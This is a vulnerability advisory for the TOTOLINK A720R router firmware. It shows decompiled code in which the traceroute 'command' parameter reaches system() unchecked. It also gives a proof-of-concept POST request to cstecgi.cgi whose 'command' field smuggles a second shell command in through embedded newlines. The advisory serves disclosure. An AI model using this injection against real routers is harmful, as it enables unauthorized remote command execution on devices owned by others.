

# totolink vulnerability

vendor:TOTOLINK

product:A720R;

version:A720R\_Firmware(V4.1.5cu.470\_B20200911)

type:Remote Command Execution

author:Jinwen Zhou, Yifeng Li, Yongjie Zheng


institution:potatso@scnu, feng@scnu, eifiz@scnu

## Vulnerability description

We found an Command Injection vulnerability and buffer overflow vulnerability in TOTOLINK Technology router with firmware which was released recently, allows remote attackers to execute arbitrary OS commands from a crafted request.

## Remote Command Injection vulnerability

In this function, `command` is directly passed by the attacker, so we can control the `command` to attack the OS.



```
1 int __fastcall sub_41F30C(int a1)
2 {
3     const char *v2; // $s1
4     int v3; // $v0
5     int v4; // $s0
6     char v6[128]; // [sp+18h] [-80h] BYREF
7
8     memset(v6, 0, sizeof(v6));
9     v2 = (const char *)websGetVar(a1, "command", "www.baidu.com");
10    v3 = websGetVar(a1, "num", &byte_42E7C4);
11    v4 = atoi(v3);
12    if (!Validity_check((int)v2))
13    {
14        sprintf(v6, "traceroute -w 4 -m %d %s>/var/log/traceRouteLog", v4, v2);
15        system(v6);
16    }
17    sub_429148("0", "reserv");
18    return 1;
19 }
```

## PoC

## Remote Command Injection

We set the value of `command` as `-h\nping 1.1.1.1\n` and the router will execute `ping` command, such as:

POST <http://example.com/cgi-bin/cstecgi.cgi?action=s>

<http://example.com/cgi-bin/cstecgi.cgi?action=s>

```
{"topicurl":"setTracerouteCfg","command":"-h\nping 1.1.1.1\n","num":"500"}
```



















